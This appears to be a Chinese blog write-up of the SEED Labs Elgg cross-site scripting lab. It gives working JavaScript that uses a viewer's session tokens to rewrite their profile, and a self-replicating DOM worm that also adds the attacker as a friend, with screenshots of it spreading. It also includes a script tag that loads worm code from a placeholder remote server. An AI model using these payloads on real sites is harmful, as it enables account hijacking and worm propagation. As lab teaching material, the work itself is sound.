
攻击点有很多，Brief description, Location, Interests等字段，都可以注入Script代码

1.6 修改受害者的profile

首先用自己的账户（samy）登录，查看修改数据的请求包



https://blog.csdn.net/wx_anonymity



https://blog.csdn.net/wx_anonymity

由上可知，接口地址为：<http://www.seed-server.com/action/profile/edit>

post方式提交数据

构建一个Script

```

<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid=elgg.session.user.guid;
var ts=elgg.security.token.__elgg_ts;
var token=elgg.security.token.__elgg_token;
var updateMessage = "hahaha";
//Construct the content of your url.
var content="__elgg_token="+token+"&__elgg_ts="+ts+"&name="+userName+"&description=&accesslevel[description]=2&briefdescription="+updateMessage+"&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid="+guid;
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
var samyGuid = 59;
//Create and send Ajax request to modify profile
if(guid!=samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
} }
</script>

```

需要注意的是，这次token等数据都放在了Post里。

The screenshot shows a web browser window with the URL www.seed-server.com/profile/samy/edit. The page title is "Edit profile". The main content area has several sections:

- Display name:** A text input field containing "Samy".
- About me:** A rich text editor containing the JavaScript code from the previous image. The "About me" field is set to "Public".
- Brief description:** A text input field.
- Location:** A text input field.

The right sidebar contains several options:

- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
- Group notifications

At the bottom right of the page, there is a URL: https://blog.csdn.net/wx_anonymity.

然后Alice账户登录

Browser tabs: Alice : Elgg For SEED Lab, Alice's friends : Elgg For, Problem loading page

Address bar: www.seed-server.com/profile/alice

Navigation: Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More | Search | Account

Alice

Edit avatar Edit profile



Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

https://blog.csdn.net/wx_anonymity

接着访问samy

Browser tabs: Alice : Elgg For SEED Lab, Alice's friends : Elgg For, Problem loading page

Address bar: www.seed-server.com/profile/samy

Navigation: Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More | Search | Account

Samy

Remove friend Send a message



About me

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

https://blog.csdn.net/wx_anonymity

然后Alice刷新下个人中心

Browser tabs: Alice : Elgg For SEED Lab, Samy : Elgg For SEED Lab, Problem loading page

Address bar: www.seed-server.com/profile/alice


Navigation: Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More | Search | Account

Alice

Edit avatar Edit profile



Brief description
hahaha



Add widgets

https://blog.csdn.net/wx_anonymity

修改profile成功

1.6.1 在上述JavaScript攻击代码中，为什么有个if判断

- 在samy的profile about me中，插入了JavaScript代码，在提交成功后，如果samy自己访问了自己的主页，同样会触发这段代码，而这段代码的about字段是空的，只是修改了其他字段内容，所以，只要samy访问了自己的主页，那么注入的script代码会被修改为空，后续其他人访问samy也就不会触发攻击了
- if判断，让代码判断当前用户的guid，如果是samy的，则不执行攻击

1.7 编写自传播XSS蠕虫

其实在1.6.1中已经差不多说出来了，构造的代码因为about没有script代码，所以，自传播病毒，就是要在修改profile时，about里面也要放入相同的代码，那么这段代码就会一直存在，所有的访问者也会在自身的about字段添加攻击代码

1.7.1 link型蠕虫

1.抓包发现about的字段名是description，这个包会在1.7.2中用到

The screenshot shows a browser window with the URL `www.seed-server.com/profile/samy`. The profile page for 'Samy' is visible, with an 'About me' section containing the text 'asdasdasdasdasdasd'. A red arrow points from this text to the 'HTTP Header Live Sub' window in Mozilla Firefox. The request is a POST to `http://www.seed-server.com/action/profile/edit`. The cookies section of the request shows: `elgg_token=218M7_8MXt0_w47uy_0006_elgg_ts=1624522739&name=Samy&description=asdasdasdasdasd&access`. A second red arrow points from the cookie value back to the 'About me' text, illustrating how the user's profile content is stored in the cookie and then re-injected into the profile.

2.然远程加载js代码xsscode

```
<script src = "http://xxx.xxx.xxx.xxx"/xsscode.js>
```

这里先略过，因为主要是讲DOM型蠕虫，DOM会难一些，懂了DOM型，Link型自然就会了。实验室的题目要求的也是DOM型必须要完成。

其实Link就是把DOM型的蠕虫代码放到一个第三方服务器（可以是自己搭建的站点）上，然后script src 加载就行了，省很多事情

1.7.2 DOM型蠕虫

DOM型蠕虫，就是自己构造一段JS，然后复制自己，传给description字段

这种不需要接触外部js，给自己命名一个节点：id=handleMessage，js去获取节点内的代码，再拼接前后的script标签，赋值给description，如同代码里function循环调用自身，总不能循环几次就创建几次function吧，调用自己就可以了~~

```
<script id="handleMessage">
var headerTag = "<script id=\"handleMessage\" type=\"text/javascript\">";
var jsCode = document.getElementById("handleMessage").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
var userName=elgg.session.user.name;
var guid=elgg.session.user.guid;
var ts=elgg.security.token.__elgg_ts;
var token=elgg.security.token.__elgg_token;
var updateMessage = "hahaha";
var content="__elgg_token="+token+"&__elgg_ts="+ts+"&name="+userName+"&description="+wormCode+"&accesslevel[description]=2&briefdescription="+updateMessage+"&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid="+guid;
var sendurl="http://www.seed-server.com/action/profile/edit";
var samyGuid = 59;
if(guid!=samyGuid){
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);

Ajax=null;
sendurl="http://www.seed-server.com/action/friends/add?friend=59"+"&__elgg_token="+token+"&__elgg_ts="+ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
}
</script>
```

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Edit profile

Display name:

About me:

Public

Brief description:

Location:

https://blog.csdn.net/wx_anonymity

Edit avatar Edit profile Change your settings Account statistics Notifications Group notifications

保存
接下来使用Alice账户登录并访问Samy主页

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Samy

About me

Blogs Bookmarks Files Pages Wire post

显示的是Add friend，表明不是好友，如果再次刷新这个页面，会发现变成了Remove Friend

https://blog.csdn.net/wx_anonymity

查看自己的主页，以及profile详情

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Alice



Brief description
hahaha

About me

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

[Add widgets](#)

https://blog.csdn.net/wx_anonymity

Edit profile

Display name

Alice



Alice

About me

[Embed content](#) [Visual editor](#)

```
<script id="handleMessage" type="text/javascript">
var headerTag = "<script id=\"handleMessage\" type=\"text/javascript\">";
var jsCode = document.getElementById("handleMessage").innerHTML;
var tailTag = "</\" + \"script\">";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
var userName=elgg.session.user.name;
var guid=elgg.session.user.guid;
var ts=elgg.security.token._elgg_ts;
var token=elgg.security.token._elgg_token;
```

Public

Brief description

hahaha

Public

Location

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

https://blog.csdn.net/wx_anonymity

代码也在不知情的情况下插入在About me中

Alice's friends



Samy

Profile

Settings

Friends

Log out



Blogs

Bookmarks

Files

Pages

Wire post

Friends

Friends of

Collections

https://blog.csdn.net/wx_anonymity

Samy也被添加成了Alice的好友

现在开始验证蠕虫已经传播到了Alice，其他人访问Alice，也会被感染，修改其他访问者的Profile以及将XSS蠕虫代码放到自己About me中，继续传播

使用Charlie账户登录

www.seed-server.com/profile/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Charlie

Edit avatar Edit profile



Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

https://blog.csdn.net/wx_anonymity

再访问Alice

www.seed-server.com/members

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Newest members

Newest Alphabetical Popular Online

Search members

Search

Total members: 5

-  **Samy**
-  **Charlie**
-  **Boby**
-  **Alice**
hahaha
-  **Admin**

https://blog.csdn.net/wx_anonymity

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Alice

Add friend Send a message



Brief description
hahaha

About me

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

https://blog.csdn.net/wx_anonymity

回到Charlie的Profile，看到被修改成功

www.seed-server.com/profile/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Charlie

Edit avatar Edit profile

Brief description
hahaha

About me

Add widgets

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

https://blog.csdn.net/wx_anonymity

再看下好友是否被添加

www.seed-server.com/friends/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Charlie's friends

Samy

- Profile
- Settings
- Friends
- Log out

- Blogs
- Bookmarks
- Files
- Pages
- Wire post
- Friends
- Friends of
- Collections

https://blog.csdn.net/wx_anonymity

DOM型蠕虫就完成了，可自身复制扩散，以指数增长添加Samy为好友